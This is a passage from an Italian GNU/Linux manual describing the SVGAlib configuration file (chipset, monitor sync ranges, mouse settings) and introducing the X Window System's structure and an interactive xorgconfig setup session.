La libreria SVGAlib richiede la presenza di un file di configurazione, che di solito corrisponde a '`/etc/vga/libvga.config`', nel quale occorre specificare le caratteristiche dell'adattatore grafico e del dispositivo di puntamento (il mouse). È ammissibile anche la presenza di un file di configurazione personalizzato, corrispondente a '`~/.svgalibrc`', oppure al file indicato nella variabile di ambiente '**`SVGALIB_CONFIG_FILE`**'.

In generale, il file contiene direttive secondo la forma seguente, mentre le righe vuote o bianche e il testo che appare dopo il simbolo '**`#`**', vengono ignorati:

> ***opzione valore***

Di norma viene fornito un file di configurazione già predisposto in linea di massima, con le annotazioni esplicative di come si possono usare o modificare le direttive esistenti. Come accennato, le cose più importanti da specificare sono le caratteristiche dell'adattatore grafico e del mouse. Per quanto riguarda l'adattatore grafico, se ne può specificare il tipo, se non si vuole lasciare che venga individuato in modo automatico; ecco le note che si possono trovare nel file a questo proposito:

```
# Chipset type:
#
# Use one of the following force chipset type.
# Autodetects if no chipset is specified.
#
# If you have a PCI or AGP card, don't use chipset type forcing.
# If the card is not autodetected, its a bug, and it will probably
# not work even with forcing. Try running vgatest (with no chipset
# line), and send to me (matan@svgalib.org) the output, a copy of
# /proc/pci (or lspci -n -vv) and whatever info you have on the card.
#
# If a chipset driver gives trouble, try forcing VGA.

# chipset VGA          # Standard VGA
# chipset EGA          # EGA
# chipset ET3000       # Tseng ET3000
# chipset ET4000       # Tseng ET4000
# chipset Cirrus       # Cirrus Logic GD542x
# chipset TVGA         # Trident TVGA8900/9000
# chipset Oak          # Oak Technologies 037/067/077
```

```
# chipset S3              # S3 chipsets
# chipset GVGA6400        # Genoa 6400
# chipset ARK             # ARK Logic
# chipset ATI             # old ATI VGA
# chipset Mach32          # ATI Mach32
# chipset ALI             # ALI2301
# chipset Mach64          # ATI Mach64 - deprecated
# chipset ET6000          # Tseng ET6000
# chipset APM             # Alliance Technology AT 24/25/3D
# chipset NV3             # nVidia Riva 128 / TNT / GeForce
# chipset VESA            # nicely behaved Vesa Bioses
# chipset MX              # MX86251 (some Voodoo Rush boards)
# chipset PARADISE        # WD90C31
# chipset RAGE            # RagePro (and might work with some older mach64)
# chipset BANSHEE         # Banshee/V3.
# chipset SIS             # SiS 5597/6326/620/530 cards / integrated vga.
# chipset I740            # Intel i740 based cards.
# chipset NEOMAGIC
# chipset LAGUNA          # Cirrus Logic Laguna series (546X)
# chipset FBDEV           # Use kernel fbdev, instead of direct hardware.
# chipset G400            # Matrox Mystique/G100/G200/G400/G450
# chipset R128            # Ati Rage128
# chipset SAVAGE          # S3 chipsets Savage
# chipset C&T             # Chips and Technologies
```

Supponendo di voler forzare l'uso di un adattatore VESA, si potrebbe scrivere così:

```
chipset VESA
```

Sempre a proposito dell'adattatore grafico, si devono indicare le frequenze di scansione orizzontale e verticale:

```
# Only one range can be specified for the moment.  Format:
# HorizSync min_kHz max_kHz
# VertRefresh min_Hz max_Hz

# Typical Horizontal sync ranges
# (Consult your monitor manual for Vertical sync ranges)
#
# 31.5 - 31.5 kHz (Standard VGA monitor, 640x480 @ 60 Hz)
# 31.5 - 35.1 kHz (Old SVGA monitor, 800x600 @ 56 Hz)
# 31.5 - 35.5 kHz (Low-end SVGA, 8514, 1024x768 @ 43 Hz interlaced)
# 31.5 - 37.9 kHz (SVGA monitor, 800x600 @ 60 Hz, 640x480 @ 72 Hz)
# 31.5 - 48.3 kHz (SVGA non-interlaced, 800x600 @ 72 Hz, 1024x768 @ 60 Hz)
# 31.5 - 56.0 kHz (high frequency, 1024x768 @ 70 Hz)
# 31.5 - ???? kHz (1024x768 @ 72 Hz)
# 31.5 - 64.3 kHz (1280x1024 @ 60 Hz)

HorizSync 31.5 35.5
VertRefresh 50 90
```

Come spiega la descrizione contenuta nel file di configurazione, la frequenza orizzontale è espressa in kilohertz (simbolo: «kHz»), mentre quella verticale in hertz (simbolo: «Hz»). L'esempio seguente si riferisce a una configurazione tipica associata a un adattatore grafico VESA:

```
HorizSync   30 50
VertRefresh 50 90
```

Per quanto riguarda il dispositivo di puntamento, occorre specificare il tipo:

```
# Mouse type:

# mouse Microsoft        # Microsoft
# mouse MouseSystems     # Mouse Systems
# mouse MMSeries         # Logitech MM Series
# mouse Logitech         # Logitech protocol (old, newer mice use Microsoft protocol)
# mouse Busmouse         # Bus mouse
# mouse PS2              # PS/2 mouse
# mouse MouseMan         # Logitech MouseMan
# mouse Spaceball        # Spacetec Spaceball
# mouse IntelliMouse     # Microsoft IntelliMouse or Logitech MouseMan+ on serial port
# mouse IMPS2            # Microsoft IntelliMouse or Logitech MouseMan+ on PS/2 port
# mouse pnp              # plug'n'pray
# mouse WacomGraphire    # Wacom Graphire tablet/mouse
# mouse DRMOUSE4DS       # Digital Research double-wheeled mouse
# mouse none             # None

mouse unconfigured
```

Supponendo di gestire il dispositivo di puntamento attraverso il demone GPM (capitolo 118), disponendo di un mouse con la rotellina centrale, si utilizza normalmente il tipo «IntelliMouse»:

```
mouse IntelliMouse
```

Infine, occorre specificare il file di dispositivo associato al mouse:

```
# Usually /dev/mouse will be a link to the mouse device.
# However, esp. with the Spacetec Spaceball you may
# want to specify a different device for svgalib to use

# mdev /dev/ttyS0 # mouse is at /dev/ttyS0
```

Sempre seguendo l'esempio di utilizzo di GPM, conviene configurare così:

```
mdev /dev/gpmdata
```

Eventualmente, se il puntatore grafico del mouse non scorre alla velocità che si desidera, occorre intervenire su alcune direttive, dove si può anche annullare del tutto l'accelerazione:

```
# mouse_accel_type      normal  # No acceleration while delta is less then
                                # threshold but delta is multiplied by
                                # mouse_accel_mult if more. Originally done by
                                # Mike Chapman mike@paranoia.com

mouse_accel_type        power   # The acceleration factor is a power function
```

```
                                    # of delta until it reaches m_accel_mult. It
                                    # starts from the coordinate
                                    # [1, 1 + m_accel_offset] and goes to
                                    # [m_accel_thresh, m_accel_mult]. If delta
                                    # is bigger then m_accel_thresh it is a plain
                                    # constant (m_accel_mult). It is the f(delta)
                                    # function with which the delta itself will be
                                    # multiplied. m_accel_offset is 1 by default,
                                    # so for delta = 1 the accelerated delta will
                                    # remain 1 (You don't lose resolution). The
                                    # starting point of the f(delta) function
                                    # might be moved along the Y axis up/down with
                                    # m_accel_offset thus defining the initial
                                    # minimum acceleration (for delta = 1).
                                    # Basically it's like the normal mode but the
                                    # acceleration factor grows as you move your
                                    # mouse faster and faster, not just turns in
                                    # and out. Threshold is the point from where
                                    # the f(delta) function gets linear.
                                    # This is the one I use for *uaking... =)

# mouse_accel_type      off         # No comment...

mouse_accel_mult        60          # This is the number with which delta will
                                    # be multiplied. Basically it's the number
                                    # that defines how big the acceleration will
                                    # be

mouse_accel_thresh      4           # This is the threshold. See description by
                                    # power

mouse_accel_power       0.8         # This is the second parameter of the power
                                    # function used in power mode. Used only by
                                    # the power mode

mouse_accel_offset      30          # This is the offset of the starting point
                                    # on the Y axis. With this you can define the
                                    # number that will multiply delta = 1 so it's
                                    # the initial acceleration.

# mouse_accel_maxdelta  600         # This is an upper limit for delta after
                                    # the acceleration was applied

# mouse_maxdelta        30          # This is an upper limit for the delta
                                    # before the acceleration. With this one you
                                    # can limit the biggest valid delta that
                                    # comes from the mouse.

# mouse_force                       # Force parameters even if they seem strange
                                    # By default svgalib prints an error if any
                                    # of the numbers are somehow out of the
                                    # reasonable limit, (Like a negative mult :)
```

```
                                # and uses the default that’s in vgamouse.h
```

Capitolo 224

X: struttura e configurazione essenziale

X è un sistema grafico per gli ambienti Unix, o più precisamente per gli ambienti aderenti agli standard C ANSI o POSIX.

X Window System è stato sviluppato originariamente nei laboratori del MIT (*Massachusetts institute of technology*) e in seguito tutti i diritti sono stati assegnati a un altro ente.

I termini X, X Window e X Window System sono da intendersi come sinonimi dello stesso sistema grafico, mentre il nome «X Windows» non è corretto.

X Window System è un marchio registrato. Lo sviluppo di X come software libero avviene attraverso la fondazione X.Org (⟨*http://www.x.org* ⟩).

224.1 Struttura

Nel sistema X si utilizzano alcuni termini importanti che rappresentano altrettante parti di questo.

- **servente X**

  Il servente X è il programma che gestisce le funzionalità grafiche e le mette a disposizione degli altri programmi. Per questa ragione, l'elaboratore su cui si fa funzionare il servente X deve essere dotato di video grafico, tastiera e mouse. Il servente grafico fornisce anche un servizio di rete dal momento che consente l'accesso a programmi in funzione presso altri elaboratori.

- **cliente X**

  I clienti X sono i programmi che utilizzano questo ambiente grafico comunicando con il servente X. Un cliente X può essere messo in funzione anche in un elaboratore diverso da quello sul quale è in funzione un servente X.

- **protocollo X**

  Tra i clienti X e il servente X, intercorre una comunicazione, attraverso un protocollo prestabilito.

- **librerie Xlib**


  I programmi che utilizzano i servizi del servente X accedono a funzioni di librerie specifiche che sono conosciute come Xlib.

- **gestore di finestre**

  Un gestore di finestre, ovvero un *window manager*, è un programma speciale che si occupa di gestire le finestre delle varie applicazioni. In generale, nell'ambiente X si tratta di un cliente X.

224.1.1 Hardware


Dal punto di vista di X, l'hardware è ciò che consente di interagire in questo sistema grafico (nel senso che il resto non è di sua competenza). Si tratta della tastiera, dello schermo grafico e del dispositivo di puntamento. In pratica il ruolo di X è quello di controllare tutto questo.

Figura 224.1. X è un sistema attraverso il quale, teoricamente, è possibile avere macchine che fanno girare più di un servente grafico, ognuno in grado di controllare una stazione grafica (*display*) che a sua volta utilizza uno o più schermi grafici.

All'interno di un elaboratore possono funzionare teoricamente più serventi grafici per controllare altrettante stazioni grafiche di lavoro. Inoltre, sempre teoricamente, una stazione grafica può utilizzare più di uno schermo grafico contemporaneamente.

Nel gergo di X la stazione grafica è il *display*, che viene identificato da un numero a partire da zero, nella forma '`:`***n***'. Se una stazione grafica è dotata di più di uno schermo, quando si deve fare riferimento a uno di questi occorre aggiungere all'indicazione del numero della stazione grafica quello dello schermo. Anche in questo caso, il primo corrisponde a zero. La forma diventa quindi '`:`***n***`.`***m***', dove ***n*** è la stazione grafica e ***m*** è lo schermo. La figura 224.1 dovrebbe chiarire il meccanismo. Il valore predefinito di stazione grafica e schermo è zero, per cui, quando non si specificano queste informazioni, si intende implicitamente lo schermo '`:0.0`'.

I dispositivi di puntamento, solitamente il mouse, possono avere un numero variabile di tasti; teoricamente si va da un minimo di uno a un massimo di cinque. Nell'ambiente X, questi tasti si distinguono attraverso un numero: 1, 2, 3, 4 e 5. Il tasto sinistro è il primo e da lì si continua la numerazione. Quando si utilizza un mouse a tre tasti, il tasto numero due è quello centrale.

Il vero problema è che X utilizza normalmente tre tasti: nei mouse a due tasti, il tasto destro svolge la funzione del tasto numero tre e solitamente il tasto centrale (cioè il numero due) si ottiene con l'uso contemporaneo dei due tasti esistenti.

Figura 224.2. La numerazione dei tasti dei mouse che ne hanno solo due è particolare.

Questo problema viene ripreso nella descrizione della configurazione di X e lì dovrebbe risultare più chiaro.


224.1.2 Cliente-servente

Il programma che si occupa di gestire la stazione grafica è il servente grafico. È un servente perché offre solo dei servizi e non interagisce direttamente con l'utente. Sono i programmi clienti a interagire con l'utente. Questi richiedono al servente di poter utilizzare uno schermo determinato e, attraverso la stazione grafica corrispondente, sono in grado di ricevere l'input della tastiera e del dispositivo di puntamento.

Tra i programmi clienti, quello che riveste un ruolo fondamentale è il gestore di finestre, attraverso il quale si rendono disponibili quei meccanismi con cui si può passare facilmente da un programma all'altro e le finestre possono essere ridimensionate o ridotte a icona.

X è trasparente nei confronti della rete. Un programma cliente può utilizzare i servizi di un servente remoto, interagendo con la stazione grafica di quel servente. Questo tipo di utilizzo richiede comunque una forma di autorizzazione o autenticazione, per motivi di sicurezza.

Quando si vuole identificare uno schermo particolare di un certo elaboratore nella rete, si antepone alle coordinate (già viste nella sezione precedente) il nome o l'indirizzo di quell'elaboratore: '***nodo*** **:** ***n*** **.** ***m***'. La figura 224.3 mostra un esempio di questo tipo di utilizzo.

Figura 224.3. Il servente grafico può concedere l'utilizzo della stazione grafica anche a programmi in esecuzione su elaboratori remoti.

Un programma cliente può connettersi con un servente X, sia locale, sia remoto. Per una connessione remota occorre stabilire un collegamento. Il servente X resta normalmente in ascolto sulla porta 6000 + ***n***, dove ***n*** rappresenta il numero della stazione grafica, ovvero del servente X.

Nel caso di una stazione grafica con indirizzo '**`:1`**', la porta su cui dovrebbe trovarsi in ascolto il servente relativo è la numero 6001.

Il concetto di cliente-servente per ciò che riguarda la rete viene ripreso nei capitoli dedicati proprio alle connessioni in rete (volume X).

Infine, è bene tenere in considerazione il fatto che le librerie specifiche per X (Xlib), sono indispensabili sia per i serventi, sia per i clienti.

224.2 X.Org e XFree86

La versione libera di X è costituita da X.Org[1] e in precedenza da XFree86.[2] In generale si tratta di un servente X per i sistemi operativi Unix, eventualmente in più versioni alternative, specifiche per un gruppo particolare di adattatori grafici.

La struttura prevista per il file system di un sistema GNU e di altri sistemi Unix (capitolo 174) colloca tutti i file statici di X (binari, documentazione, librerie, ecc.) al di sotto di '`/usr/X11R6/`'. Tuttavia, per ragioni di compatibilità, di norma vengono aggiunti alcuni collegamenti simbolici:

- '`/usr/bin/X11`' che punta a '`/usr/X11R6/bin`',
- '`/usr/lib/X11`' che punta a '`/usr/X11R6/lib/X11`',
- '`/usr/include/X11`' che punta a '`/usr/X11R6/include/X11`'.

X utilizza un file di configurazione, che può essere collocato in varie posizioni, ma generalmente si trova nella directory '`/etc/X11/`'. Il file di configurazione può avere nomi diversi; tra le tante possibilità, meritano attenzione '`xorg.conf`', '`XF86Config-4`' e '`XF86Config`':

'xorg.conf'	File di configurazione previsto per X.Org.
'XF86Config-4'	File di configurazione previsto per XFree86 versione 4.*.
'XF86Config'	File di configurazione normale per XFree86.

224.2.1 Configurazione tradizionale

Per poter utilizzare X occorre predisporre il file di configurazione appropriato ('/etc/X11/XF86Config', '/etc/X11/XF86Config-4' o '/etc/X11/xorg.conf'), di solito attraverso un programma che guida in questa fase.

Il programma più semplice è '**xf86config**', oppure '**xorgconfig**' (a seconda che si tratti di XFree86 o di X.Org rispettivamente). Questo programma fa una serie di domande e non è possibile tornare indietro quando si scopre di avere sbagliato qualcosa: si può solo ricominciare. Di seguito si descrive l'operazione di configurazione attraverso '**xorgconfig**'.

Nel caso di XFree86 in una delle versioni 3.*, i serventi X sono molti, ognuno specializzato per un gruppo ristretto di adattatori grafici. Generalmente, i programmi di configurazione non avvisano l'utente della presenza o meno del servente necessario per le scelte che vengono fatte, così la persona inesperta si trova spesso nella situazione di non poter capire il motivo del mancato funzionamento di X. Quindi, se manca il servente X, occorre installarlo manualmente, attraverso gli strumenti offerti dalla propria distribuzione GNU.

Prima di avviare il programma di configurazione occorre avere ben chiare in mente le caratteristiche dell'hardware video-tastiera-mouse. Per quanto riguarda il monitor si deve conoscere il valore minimo e massimo delle frequenze di scansione orizzontale e verticale. La frequenza orizzontale è espressa in kilohertz (simbolo: «kHz») mentre quella verticale in hertz (simbolo: «Hz»). L'adattatore grafico è l'elemento più delicato e di questo, oltre che il nome dell'integrato che si occupa della grafica, occorre conoscere la quantità di memoria. Negli esempi seguenti si fa riferimento a un monitor in grado di utilizzare frequenze orizzontali da 31 kHz a 60 kHz e frequenze verticali da 50 Hz a 90 Hz, un adattatore grafico con integrato S3 ViRGE, una tastiera italiana standard e un mouse PS/2 compatibile Microsoft (a due tasti).

In particolare, con i sistemi GNU/Linux, quando si dispone di un adattatore grafico di tipo PCI, si possono leggere le informazioni relative nel file virtuale '/proc/pci':

$ **less /proc/pci** [*Invio*]

Si potrebbe leggere qualcosa come ciò che segue:

```
...
Bus  0, device  19, function  0:
  VGA compatible controller: S3 Inc. ViRGE/DX or /GX (rev 1).
    IRQ 5.
    Master Capable.  Latency=32.  Min Gnt=4.Max Lat=255.
    Non-prefetchable 32 bit memory at 0xd4000000 [0xd7ffffff].
...
```

$ **su** [*Invio*]

È meglio operare con i privilegi dell'utente '**`root`**' per fare questa operazione, altrimenti viene creato un file '`XF86Config`' all'interno della propria directory personale invece che nella sua destinazione corretta. Eventualmente, si può anche approfittare per usare '**`mdetect`**' (sezione 117.2) allo scopo di verificare le caratteristiche del mouse:

`#` **`mdetect -x`** [*Invio*]

```
/dev/psaux
PS/2
```

Si passa quindi alla configurazione:

`#` **`xorgconfig`** [*Invio*]

```
This program will create a basic xorg.conf file, based on menu selections
you make.  It will ask for a pathname when it is ready to write the file.

The xorg.conf file usually resides in /etc/X11 or /usr/X11R6/etc/X11.  If
no xorg.conf file is present there, Xorg will probe the system to
autoconfigure itself.  You can run Xorg -configure to generate a xorg.conf
file based on the results of autoconfiguration, or let this program
produce a base xorg.conf file for your configuration, and fine-tune it.
A sample xorg.conf file is also supplied with Xorg; it is configured
for a standard VGA card and monitor with 640x480 resolution.

There are also many chipset and card-specific options and settings available,
but this program does not know about these. On some configurations some of
these settings must be specified. Refer to the X driver man pages and the
chipset-specific READMEs in /usr/X11R6/lib/X11/doc for further details.

Before continuing with this program, make sure you know what video card
you have, and preferably also the chipset it uses and the amount of video
memory on your video card, as well as the specifications of your monitor.

Press enter to continue, or ctrl-c to abort.
```

Il programma mostra un'introduzione ricordando in particolare che prima di proseguire è necessario conoscere le caratteristiche dell'adattatore grafico.

`Press enter to continue, or ctrl-c to abort.`[*Invio*]

```
First specify a mouse protocol type. Choose one from the following list:

 1.  Auto [Auto detect]
 2.  SysMouse [SysMouse]
 3.  MouseSystems [Mouse Systems (3-button protocol)]
 4.  PS/2 [PS/2 Mouse]
 5.  Microsoft [Microsoft compatible (2-button protocol)]
 6.  Busmouse [Bus Mouse]
 7.  IMPS/2 [IntelliMouse PS/2]
 8.  ExplorerPS/2 [Explorer PS/2]
```

```
 9.  GlidePointPS/2 [GlidePoint PS/2]
10.  MouseManPlusPS/2 [MouseManPlus PS/2]
11.  NetMousePS/2 [NetMouse PS/2]
12.  NetScrollPS/2 [NetScroll PS/2]
13.  ThinkingMousePS/2 [ThinkingMouse PS/2]
14.  AceCad [AceCad]

The recommended protocol is Auto. If you have a very old mouse
or don't want OS support or auto detection, and you have a two-button
or three-button serial mouse, it is most likely of type Microsoft.

Enter a protocol number:
```

Anche il mouse può essere un problema, specialmente se si dispone di un mouse di tipo bus (*bus-mouse*). Si veda a questo proposito quanto spiegato nella sezione 224.3.3.

Fondamentalmente esistono due tipi di mouse seriali: Microsoft a due tasti e Mouse System a tre tasti. Il Mouse System a tre tasti sarebbe l'ideale dal momento che X richiede l'uso di tutti e tre i tasti, ma spesso, un mouse del genere è anche compatibile con il sistema Microsoft a due tasti. Nella migliore delle ipotesi si ha a disposizione un piccolo commutatore che permette di selezionare la modalità di funzionamento, nella peggiore occorre tenere premuto uno dei tasti all'avvio del sistema per definire la modalità a tre tasti.

Tra i mouse a tre tasti esiste anche il tipo Logitech Mouseman che è compatibile con il tipo Microsoft, ma ha il tasto centrale che genera un segnale corrispondente alla pressione di entrambi i tasti.

In questo caso, si fa riferimento a un mouse connesso alla porta PS/2.

`Enter a protocol number:` **`4`** [*Invio*]

```
If your mouse has only two buttons, it is recommended that you enable
Emulate3Buttons.

Please answer the following question with either 'y' or 'n'.
Do you want to enable Emulate3Buttons?
```

Quando si hanno a disposizione solo due tasti si pone il problema di accedere alle funzioni legate al tasto centrale mancante. Nella peggiore delle ipotesi si devono premere contemporaneamente i due tasti (cosa non facile) e in questo caso si parla di emulazione del terzo bottone, oppure si dispone di un mouse in grado di generare un segnale equivalente alla pressione dei due tasti quando si preme il tasto centrale e allora si parla di ***accordo centrale*** (*chord middle*). Una delle due scelte esclude l'altra. La differenza tra emulare il terzo bottone e utilizzare l'accordo centrale sta nel fatto che nel primo caso viene concessa una certa tolleranza (dovendo premere due tasti diventa difficile farlo contemporaneamente), mentre nel secondo caso no. Tutto sommato si potrebbe utilizzare sempre l'emulazione del terzo bottone anche quando si ha un mouse Logitech.

`Do you want to enable Emulate3Buttons?` **`y`** [*Invio*]

```
Now give the full device name that the mouse is connected to, for example
/dev/tty00. Just pressing enter will use the default, /dev/mouse.

Mouse device:
```

Se il proprio sistema è stato configurato correttamente, nella directory '`/dev/`' dovrebbe trovarsi un collegamento simbolico che punta al file di dispositivo corrispondente all'interfaccia utilizzata per connettere il mouse. Dovrebbe trattarsi del collegamento '`/dev/mouse`'. Se è così, è sufficiente confermare.

`Mouse device:` [*Invio*]

```
Please select one of the following keyboard types that is the better
description of your keyboard. If nothing really matches,
choose "Generic 104-key PC"

   1  Generic 101-key PC
   2  Generic 102-key (Intl) PC
   3  Generic 104-key PC
   4  Generic 105-key (Intl) PC
   5  Dell 101-key PC
   6  Everex STEPnote
   7  Keytronic FlexPro
   8  Microsoft Natural
   9  Northgate OmniKey 101
  10  Winbook Model XP5
  11  Japanese 106-key
  12  PC-98xx Series
  13  A4Tech KB-21
  14  A4Tech KBS-8
  15  Brazilian ABNT2
  16  Acer AirKey V

Enter a number to choose the keyboard.

Press enter for the next page
```

Appare quindi la richiesta di specificare il tipo di tastiera. L'elenco potrebbe essere molto lungo, anche di più della disponibilità di righe che ha lo schermo. Per scegliere, basta introdurre il numero della voce desiderata e premere [*Invio*]:

3 [*Invio*]

Successivamente si deve specificare il tipo di mappa della tastiera, in base alle convenzioni locali.

```
   1  U.S. English
   2  Arabic
   3  Albania
   4  Armenia
```

```
   5  Azerbaijan
   6  Belarus
   7  Belgium
   8  Bangladesh
   9  India
  10  Bosnia and Herzegovina
  11  Brazil
  12  Bulgaria
  13  Myanmar
  14  Canada
  15  Croatia
  16  Czechia
  17  Denmark
  18  Netherlands

 Enter a number to choose the country.
 Press enter for the next page
```

[*Invio*]

```
  19  Bhutan
  20  Estonia
  21  Iran
  22  Faroe Islands
  23  Finland
  24  France
  25  Georgia
  26  Germany
  27  Greece
  28  Hungary
  29  Iceland
  30  Israel
  31  Italy
  32  Japan
  33  Kyrgyzstan
  34  Laos
  35  Latin American
  36  Lithuania

 Enter a number to choose the country.
 Press enter for the next page
```

Quando si raggiunge la voce desiderata, basta inserire il numero corrispondente:

31 [*Invio*]

```
Please enter a variant name for 'it' layout. Or just press enter
for default variant
```

[*Invio*]

```
Please answer the following question with either 'y' or 'n'.
Do you want to select additional XKB options (group switcher,
group indicator, etc.)?
```

n [*Invio*]

```
Now we want to set the specifications of the monitor. The two critical
parameters are the vertical refresh rate, which is the rate at which the
the whole screen is refreshed, and most importantly the horizontal sync rate,
which is the rate at which scanlines are displayed.

The valid range for horizontal sync and vertical sync should be documented
in the manual of your monitor.

Press enter to continue, or ctrl-c to abort.
```

La fase successiva è quella di definire gli intervalli di frequenza delle scansioni orizzontale e verticale del monitor. Si procede indicando direttamente i valori.

`Press enter to continue, or ctrl-c to abort.`[*Invio*]

```
You must indicate the horizontal sync range of your monitor. You can either
select one of the predefined ranges below that correspond to industry-
standard monitor types, or give a specific range.

It is VERY IMPORTANT that you do not specify a monitor type with a horizontal
sync range that is beyond the capabilities of your monitor. If in doubt,
choose a conservative setting.

    hsync in kHz; monitor type with characteristic modes
 1  31.5; Standard VGA, 640x480 @ 60 Hz
 2  31.5 - 35.1; Super VGA, 800x600 @ 56 Hz
 3  31.5, 35.5; 8514 Compatible, 1024x768 @ 87 Hz interlaced (no 800x600)
 4  31.5, 35.15, 35.5; Super VGA, 1024x768 @ 87 Hz interlaced, 800x600 @ 56 Hz
 5  31.5 - 37.9; Extended Super VGA, 800x600 @ 60 Hz, 640x480 @ 72 Hz
 6  31.5 - 48.5; Non-Interlaced SVGA, 1024x768 @ 60 Hz, 800x600 @ 72 Hz
 7  31.5 - 57.0; High Frequency SVGA, 1024x768 @ 70 Hz
 8  31.5 - 64.3; Monitor that can do 1280x1024 @ 60 Hz
 9  31.5 - 79.0; Monitor that can do 1280x1024 @ 74 Hz
10  31.5 - 82.0; Monitor that can do 1280x1024 @ 76 Hz
11  Enter your own horizontal sync range

Enter your choice (1-11):
```

`Enter your choice (1-11):` **`11`** [*Invio*]

```
  Please enter the horizontal sync range of your monitor, in the format used
  in the table of monitor types above. You can either specify one or more
  continuous ranges (e.g. 15-25, 30-50), or one or more fixed sync frequencies.
```

`Horizontal sync range:` **`31-60`**[*Invio*]

```
  You must indicate the vertical sync range of your monitor. You can either
  select one of the predefined ranges below that correspond to industry-
  standard monitor types, or give a specific range. For interlaced modes,
  the number that counts is the high one (e.g. 87 Hz rather than 43 Hz).

   1  50-70
   2  50-90
   3  50-100
   4  40-150
   5  Enter your own vertical sync range

  Enter your choice:
```

`Enter your choice:` **`5`**[*Invio*]

`Vertical sync range:` **`50-90`**[*Invio*]

```
  You must now enter a few identification/description strings, namely an
  identifier, a vendor name, and a model name. Just pressing enter will fill
  in default names.

  The strings are free-form, spaces are allowed.
```

I dati identificativi del monitor sono facoltativi e si possono saltare semplicemente, anche se in questo esempio vengono inseriti.

`Enter an identifier for your monitor definition:` **`Addonics MON-7C8B`**[*Invio*]

```
  Now we must configure video card specific settings. At this point you can
  choose to make a selection out of a database of video card definitions.
  Because there can be variation in Ramdacs and clock generators even
  between cards of the same model, it is not sensible to blindly copy
